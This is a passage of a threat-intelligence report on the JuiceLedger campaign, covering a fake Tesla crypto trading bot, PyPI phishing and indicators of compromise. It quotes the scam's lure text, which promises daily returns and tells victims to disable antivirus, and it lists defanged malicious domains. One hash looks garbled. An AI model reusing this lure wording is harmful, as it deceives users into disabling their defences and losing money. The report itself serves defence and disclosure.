
The embedded instructions message is very similar to the one found in the fake Python installer, prompting users to disable their security solutions.



```
Welcome to the official release of the Telsa trading bot (v1.02)

------------------------------------------------------------------------
We suggest creating a new MetaMask wallet, and using it primarily for trading

Run the TeslaTradingBot to get started configuring your settings and auto trading

------------------------------------------------------------------------

FAQ

How much can I expect to make daily?

This really depends on how much you invest, and the specific configuration you choose to use with your MetaMask profile on
Tesla Trading bot, but with $100 invested per day you can expect to make about 6% back in a day.

Nothing happens when I run the TeslaTradingBot installer

This usually happens if you do not have an updated version of .NET
(https://www.microsoft.com/en-us/download/details.aspx?id=21) but before installing .NET, try re-running Install-LedgerLive
with AV disabled, as that may help the installation process

How much should I start with?

Most users typically start with $100, and then slowly invest more as they run the bot

Windows is not allowing me to run the file (Virus/AV)

Disable AV while you install Tesla's Trading bot, this can sometimes be a false positive as the trading bot will interactive
with the blockchain to find token prices, if this does happen you can reneable AV after your software is running
```

JuiceLedger installer urges users to bypass their own security

While the delivery mechanism remains unclear, it seems JuiceLedger operators maintained a website for the fake trading bot, prompting users to download the fraudulent application.



Tesla's Initial release (v1.02)

AI Crypto Trading Bot

We're glad to announce the official release of the Tesla Trading bot
(which currently supports almost all popular tokens on all chains*)

*Recent Major Rollout

We recommend creating a separate MetaMask wallet purely for trading. The bot will also allow you to highly customize how much it automatically trades with.

*LINUX OS & Mac OS [Release Date]

Scheduled release date - 28/02/2022

Trading Bot Downloads

Operating System	Available	Bot Version	GPU Required	Country	Download
Windows 10	Yes	v1.02	No	*All supported	Available (Download)
Windows 11	Yes	v1.02	No	*All supported	Available (Download)
MAC OS	N/A	Unreleased	N/A	Unsupported	Not yet available
Linux OS	N/A	Unreleased	N/A	Unsupported	Not yet available

View Update History

Recent Software Updates

18 hours ago
First noticed: February 15, 2022

Statistics

Release Date

The first version of Tesla's trading bot was released 22/02/2022.

Download site for malicious Tesla Trading bot

PyPI Response

PyPI have stated that they are actively reviewing reports of malicious packages and have taken down several hundred typosquats. Package maintainers are urged to use 2FA authorization on their accounts where available and to confirm that the URL in the address bar is `http://pypi.org` when entering credentials. Users can also check that the site's TLS certificate is issued to `pypi.org`.

Maintainers who believe they may have been victim of a JuiceLedger attack are advised to reset passwords immediately and to report any suspicious activity to security@pypi.org.

Conclusion

JuiceLedger appears to have evolved very quickly from opportunistic, small-scale infections only a few months ago to conducting a supply chain attack on a major software distributor. The escalation in complexity in the attack on PyPI contributors, involving a targeted phishing campaign, hundreds of typosquatted packages and account takeovers of trusted developers, indicates that the threat actor has time and resources at their disposal.

Given the widespread use of PyPI and other open source packages in enterprise environments, attacks such as these are a cause of concern and security teams are urged to review the provided indicators and take appropriate mitigation measures.

Indicators of Compromise

Fake Python installers
90b7da4c4a51c631bd0cbe8709635b73de7f7290
dd569ccfe61921ab60323a550cc7c8edf8fb51d8
97c541c6915ccbbc8c2b0bc243127db9b43d4b34
f29a339e904c6a83dbacd8393f57126b67bdd3dd
71c849fc30c1abdb49c35786c86499acbb875eb5
2fb194bdae05c25910227430006047 9adf3b222e

Nowblox ISO file
5eb92c45e0700d80dc24d3ad07a7e2d5b030c933
e5286353dec9a7fc0c6db378b407e0293b711e9b

CryptoJuice Samples

SHA1	Submission Date	Domain
cbc47435ccc62006310a130abd420c5fb4b278d2	2022-08-24 11:00:45	linkedopports[.]com
8bbf55a78b6333ddb4c619d615099cc35dfeb4fb	2022-08-24 10:59:40	linkedopports[.]com
bac2d08c542f82d8c8720a67c4717d2e70ad4cd9	2022-08-23 21:34:01	linkedopports[.]com
567e1d5aa3a409a910631e109263d718ebd60506	2022-08-23 21:33:58	linkedopports[.]com
1e697bc7d6a9762bfec958ee278510583039579c	2022-08-23 21:32:31	linkedopports[.]com
ea14f11e0bd36c2d036244e0242704f3cf721456	2022-08-20 13:29:20	ledgrestartings[.]com
5703ed6565888f0b06fffcc40030ba679936d29f	2022-08-20 13:25:59	ledgrestartings[.]com
cd0b8746487d7ede0ec07645fd4ec655789c675b	2022-08-18 08:43:43	python-release[.]com
d3ed1c7c0496311bb7d1695331dc8d3934fbc8ec	2022-08-18 08:33:28	python-release[.]com
0a6731eba992c490d85d7a464fded2379996d77c	2022-08-18 08:32:00	python-release[.]com
a30df748d43fbb0b656b6898dd6957c686e50a66	2022-08-08 00:10:52	python-release[.]com
52b7e42e44297fdcef7a4956079e89810f64e113	2022-08-08 00:07:36	python-release[.]com
aa8c4dffeeacc1f7317b2b3537d2962e8165faa2	2022-08-05 10:19:20	thefutzibag[.]com
a6348aea65ad01ee4c7dd70b0492f308915774a3	2022-08-05 10:06:04	thefutzibag[.]com
b305c16cb2bc6d88b5f6fe0ee889aaf8674d686e	2022-05-04 03:15:56	ledge-pc[.]com
666e5554ccdafcb37a41f0623bb9acc53851d84f	2022-04-06 10:45:39	trezsetup[.]com
463897fa2dd2727a930b8f3397d10a796b6aa0d6	2022-04-06 10:38:24	trezsetup[.]com
e2e239f40fdb2e5bf9d37b9607b152f173db285c	2022-03-30 04:58:00	axiesinfintity[.]com
c0e3c2436e225f7d99991a880bf37d32ff09c5bd	2022-03-27 18:14:18	axiesinfintity[.]com
6f3c5a06d1a53fac45182e76897e7eab90d4a186	2022-03-22 09:08:18	campus-art[.]com
bd7eb97b3dc47e72392738d64007df5fc29de565	2022-03-21 15:10:01	campus-art[.]com

de4596669f540b8bd34aa7cbf50e977f04f3bba3	2022-03-20 22:07:30	teslatradingbot[.]com
55ba11f522532d105f68220db44392887952e57b	2022-03-14 05:02:04	barkbackbakery[.]com
9e9c6af67962b041d2a87f2abec7a068327fa53a	2022-03-13 05:01:47	barkbackbakery[.]com
ed9a4ce2d68d8cc9182bb36a46d35a9a8d0510cb	2022-03-06 23:21:48	capritagworld[.]com
f10006f7b13e4746c2293a609badd2d4e5794922	2022-03-06 23:14:04	capritagworld[.]com
f07954ba3932afd8ad7520c99a7f9263aa513197	2022-03-06 17:29:24	teslatradingbot[.]com
56e3421689d65e78ff75703dd6675956b86e09e8	2022-03-05 22:53:42	ideasdays[.]com
004c66532c49cb9345fc31520e1132ffc7003258	2022-03-05 21:01:36	ideasdays[.]com
6fe5f25205679e148b7b93f1ae80a659d99c7715	2022-03-04 18:35:32	teslatradingbot[.]com
964e29e877c65ff97070b7c06980112462cd7461	2022-03-02 02:08:58	teslatradingbot[.]com
225638350f089ee56eae7126d048b297fce27b7d	2022-02-28 19:30:23	hitwars[.]com
9fb18a3426efa0034f87dadffe06d490b105bda3	2022-02-28 19:23:51	hitwars[.]com
a78dd3cd9569bd418d5db6f6ebf5c0c5e362919b	2022-02-18 22:53:42	barkbackbakery[.]com
d249f19db3fe6ea4439f095bfe7aafd5a0a5d4d2	2022-02-13 07:10:09	barkbackbakery[.]com